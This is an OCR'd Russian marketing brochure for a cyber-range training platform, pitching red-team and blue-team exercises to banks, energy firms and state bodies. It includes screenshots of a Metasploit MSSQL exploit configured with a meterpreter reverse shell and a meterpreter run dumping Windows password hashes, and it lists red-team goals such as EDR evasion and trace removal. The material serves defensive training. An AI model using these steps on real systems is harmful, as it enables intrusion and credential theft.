
ПРОГРАММНО-АППАРАТНЫЙ КОМПЛЕКС «КИБЕРПОЛИГОН»

Инфраструктура киберучений

фцприи.рф

ПОТЕРЯ ДАННЫХ

А ВЫ ГОТОВЫ К ПОПЫТКАМ УКРАСТЬ ВАШИ ДАННЫЕ И ВЫВЕСТИ ИЗ СТРОЯ ВАШУ IT-ИНФРАСТРУКТУРУ?



Данные Check Point Sofyware Technologies

+ 40% **число кибератак** в 2021 по сравнению с 2020 годом

55% + крупных организаций по всему миру **недостаточно защищены от кибератак**

Данные Accenture

КИБЕРУЧЕНИЯ ПРОЩЕ И ДЕШЕВЛЕ, ЧЕМ БОРЬБА С ПОСЛЕДСТВИЯМИ КИБЕРАТАК

Финансовый и репутационный ущерб от кибератак (как прямой, так и отложенный) превышает стоимость киберучений. Зачастую, заметно.

Да, вы можете просто заложить в бюджет средства на выкуп от вирусов-шифровальщиков и сделать вид, что этого достаточно. Мы знаем компании, которые так делают.

- Но что вы будете делать с утечками данных?
- Что вы будете делать с вопросами от представителей регуляторов и силовых ведомств?
- Готовы ли вы к штрафам от оборота?
- Готовы ли вы получить уголовное дело?

Минцифры согласовало законопроект, ужесточающий ответственность компаний за утечку персональных данных клиентов. Он предполагает не только введение оборотного штрафа в 1%, но и увеличение его до 3%, если компания попытается скрыть инцидент.

Разработка инициативы ускорилась из-за раскрытий в сети данных пользователей «Яндекс. Еды», Delivery и клиентов лаборатории «Гемотест».

Данные
https://www.kommersant.ru/doc/5379590

ФЕДЕРАЛЬНЫЙ ЦЕНТР
ПРИКЛАДНОГО РАЗВИТИЯ
ИСКУССТВЕННОГО ИНТЕЛЛЕКТА

01

ДЛЯ КОГО И ЗАЧЕМ

ФЕДЕРАЛЬНЫЙ ЦЕНТР
ПРИКЛАДНОГО РАЗВИТИЯ
ИСКУССТВЕННОГО ИНТЕЛЛЕКТА

КОМУ НУЖНЫ КИБЕРУЧЕНИЯ

В ОБЯЗАТЕЛЬНОМ ПОРЯДКЕ

- Государственные учреждения
- Сети медицинских лабораторий и клиник
- Объекты критической инфраструктуры
- Предприятия ТЭК
- Страховые компании
- Операторы связи
- Государственные онлайн-сервисы
- Банки и финансовый сектор
- Крупные промышленные предприятия
- Предприятия ВПК
- Платежные сервисы

НАСТОЯТЕЛЬНО РЕКОМЕНДУЕМ

- Ретейл
- IT-интеграторы
- Крупные IT-сервисы
- Онлайн-СМИ
- Социальные сети
- Аптечные сети

ФЕДЕРАЛЬНЫЙ ЦЕНТР
ПРИКЛАДНОГО РАЗВИТИЯ
ИСКУССТВЕННОГО ИНТЕЛЛЕКТА

ЗАЧЕМ НУЖНЫ КИБЕРУЧЕНИЯ

1 ПОНИМАНИЕ РЕАЛЬНОСТИ

- Проверка устойчивости инфраструктуры, относительно актуальных киберугроз;
- Проверка в реальных условиях эффективности существующих политик безопасности и мер по защите информации внутри компании.

2 УВЕРЕННОСТЬ В ЛЮДЯХ

- Проверить в реальных условиях компетентность сотрудников отдела ИБ компании;
- Понять уровень навыков ваших сотрудников ИБ: «спортсмены-разрядники» или «мастера международного класса»;
- Повысить знания и навыки сотрудников отдела ИБ компании.


3 РОСТ ЗАЩИЩЕННОСТИ

- Повышение эффективности защиты организации от кибератак и качество реагирования на инциденты;
- Предотвращение или заметное снижение вероятного финансового, организационного или репутационного ущерба от потери и утечек чувствительных данных, а также защита от нарушения операционно-технологических и бизнес-процессов;
- Повышение общей защищенности корпоративных сетей путем оптимизации настроек средств защиты информации и изменения политик безопасности.

ФЕДЕРАЛЬНЫЙ ЦЕНТР
ПРИКЛАДНОГО РАЗВИТИЯ
ИСКУССТВЕННОГО ИНТЕЛЛЕКТА

В ЧЕМ КОНКРЕТНАЯ ПОЛЬЗА

Повысится уровень чтения логов и идентификации реальных угроз сотрудниками, отвечающими за информационную безопасность



Появится список первоочередных мероприятий по улучшению состояния ИБ внутри компании

Появится четкое понимание текущего уровня ИБ внутри организации: каков настоящий объём и качество средств защиты информации, каков уровень подготовки персонала, какова адекватность внутренних политик безопасности

Появятся или повысятся практические навыки у персонала по противодействию кибератакам и утечкам данных

Повысится эффективность использования текущих технических и организационных средств защиты от кибератак и утечек данных

ФЕДЕРАЛЬНЫЙ ЦЕНТР
ПРИКЛАДНОГО РАЗВИТИЯ
ИСКУССТВЕННОГО ИНТЕЛЛЕКТА

РЕАЛЬНЫЕ ПРИМЕРЫ СТРУКТУРЫ КИБЕРУЧЕНИЙ

ОДИН ИЗ ВЕДУЩИХ БАНКОВ РФ

Базовый
Расширенный
Отраслевой (финансы)
Специальный +

Базовые
Расширенные
APT (advanced persistent threat)
Социальная инженерия +
DDOS
DDOS +
Client side атаки
OSINT/ODINT
Социальная инженерия +
Client side атаки
Использование утечек
Цифровая гигиена

Стандартные
Расширенные
Профессиональные

ЦИФРОВОЙ ДВОЙНИК ДЛЯ АТАКИ	СЦЕНАРИЙ АТАК	ПРАВА И ФУНКЦИОНАЛ КОМАНД

Базовый
Расширенный
Расширенный +
Отраслевой
Отраслевой +
Специальный +

Базовые
Расширенные
APT (advanced persistent threat)
Социальная инженерия +
DDOS
DDOS +
Client side атаки
OSINT/ODINT
Социальная инженерия +
Client side атаки
Использование утечек
Цифровая гигиена

Стандартные
Расширенные
Профессиональные

КРУПНОЕ ПРЕДПРИЯТИЕ ТЭК


ФЕДЕРАЛЬНЫЙ ЦЕНТР
ПРИКЛАДНОГО РАЗВИТИЯ
ИСКУССТВЕННОГО ИНТЕЛЛЕКТА

ЛЮДИ КАК ПРЕИМУЩЕСТВО

СОТРУДНИКИ
КЛАССОВ A A+

ОБШИРНЫЙ ПРОЕКТНЫЙ ОПЫТ
аудита промышленных, финансовых, e-commerce и государственных систем

России Белоруссии Азербайджана
Ирландии Чехии Израиля Кипра
Германии



НАХОЖДЕНИЕ В «ЗАЛАХ СЛАВЫ»

Yandex @mail Google Adobe
mozilla Firefox SONY TOYOTA IBM

КОНТРИБУЦИЯ В OWASP

ПРАКТИЧЕСКИЕ НАВЫКИ ПОДТВЕРЖДЕНЫ СЕРТИФИКАТАМИ CEH/OSCP/OSWE

КОМАНД ТАКОГО УРОВНЯ НЕ БОЛЬШЕ 5 В РОССИИ

И ЕЩЕ НЕИЗВЕСТНО, КТО КРУЧЕ

ФЕДЕРАЛЬНЫЙ ЦЕНТР
ПРИКЛАДНОГО РАЗВИТИЯ
ИСКУССТВЕННОГО ИНТЕЛЛЕКТА

02

КАК ЭТО УСТРОЕНО

КИБЕРУЧЕНИЯ

RED TEAM

Киберполигон поможет провести тренировки для RED TEAM команды, для повышения и оттачивания навыков тестирования на проникновение в информационные системы

BLUE TEAM

Киберполигон даст возможность BLUE TEAM команде в реальном времени отражать компьютерные атаки и проводить мероприятия по защите информационных систем

В отчете о киберучениях организация получает полноценные и релевантные рекомендации:

- по повышению общего уровня ИБ
- по точкам роста персонала служб мониторинга ИБ (SOC, Центра ГосСОПКА)

ФЕДЕРАЛЬНЫЙ ЦЕНТР
ПРИКЛАДНОГО РАЗВИТИЯ
ИСКУССТВЕННОГО ИНТЕЛЛЕКТА

ЗАДАЧИ RED TEAM

1. Проникновение в сегменты внутренней сети
2. Поиск и эксплуатация уязвимостей веб-приложений на базе различных фреймворков
3. Поиск и эксплуатация уязвимостей операционной системы (ОС) Windows, в том числе серверные ОС и Active Directory
4. Поиск и эксплуатация уязвимостей ОС Linux
5. Удаление следов несанкционированного доступа
6. Удаление следов несанкционированного доступа
7. Обход средств EDR и антивирусной защиты
8. Анти-Форензика


RED TEAM


```
msf5 exploit(windows/mssql/mssql_payload) > show options

Module options (exploit/windows/mssql/mssql_payload):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   METHOD              cmd              yes       Which payload delivery method to use (ps, cmd, c
   PASSWORD            superhack1234    no        The password for the specified username
   RHOSTS              192.168.77.13    yes       The target address range or CIDR identifier
   RPORT               1433             yes       The target port (TCP)
   SRVHOST             0.0.0.0          yes       The local host to listen on. This must be an add
   SRVPORT             8080             yes       The local port to listen on.
   SSL                 false            no        Negotiate SSL for incoming connections
   SSLCert                              no        Path to a custom SSL certificate (default is ran
   TDSENCRYPTION       false            yes       Use TLS/SSL for TDS data "Force Encryption"
   URIPATH                              no        The URI to use for this exploit (default is rand
   USERNAME            sa               no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false           yes       Use windows authentification (requires DOMAIN op


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.77.15    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```


```
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against SV-DEV-01
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20190909143355_default_192.168.77.13_windows.hashes_390552.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]     Obtaining the boot key...
[*]     Calculating the hboot key using SYSKEY d44837cabf20ccc6505cc29481bf7abb...
[*]     Obtaining the user list and keys...
[*]     Decrypting user keys...
[*]     Dumping password hints...
[*]     No users with password hints on this system
[*]     Dumping password hashes...
[+]     Администратор:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

ЗАДАЧИ BLUE TEAM


1. Управление системой обнаружения и предупреждения компьютерных атак (IDS/IPS)
2. Поиск уязвимостей в защищаемой IT-инфраструктуре
3. Настройка политик безопасности ОС
4. Аудит событий безопасности SEIM-системы и реагирование на инциденты ИБ
5. Обновление компонентов ОС и ПО для устранения выявленных уязвимостей
6. Конфигурация и контроль выполнения средствами защиты заявленных функций безопасности
7. Реагирование на компьютерные атаки, осуществляемые в автоматическом режиме, на защищаемый сегмент
8. Форензика


Overview
Management
Agents
>_ Dev tools
timestamp per 30 minutes
Alerts summary
Rule ID
Description
Level
18103 Windows error event. 5
5710 sshd: Attempt to login using a non-existent user 5
5503 PAM: User login failed. 5
5716 sshd: authentication failed. 5
61102 Windows System error event 5
31101 Web server 400 error code. 5
5706 sshd: insecure connection attempt (scan). 6
510 Host-based anomaly detection event (rootcheck). 7
550 Integrity checksum changed. 7
591 Log file rotated. 3
Export: Raw Formatted


Overview
Management
Agents
>_ Dev tools
wazuh-manager
Top 5 agents
sv-web-02
sv-dc-02
sv-dev-01
sv-wzh-01
sv-dc-01
Top 5 rule groups
syslog
authentication_fai...
windows
system_error
sshd
Agents status
Active
timestamp per 10 minutes
Alerts evolution - Top 5 agents
timestamp per 30 minutes


1,558
0
Alert level evolution
5
3
6
7
9
timestamp per 30 minutes
Alerts
timestamp per 30 minutes

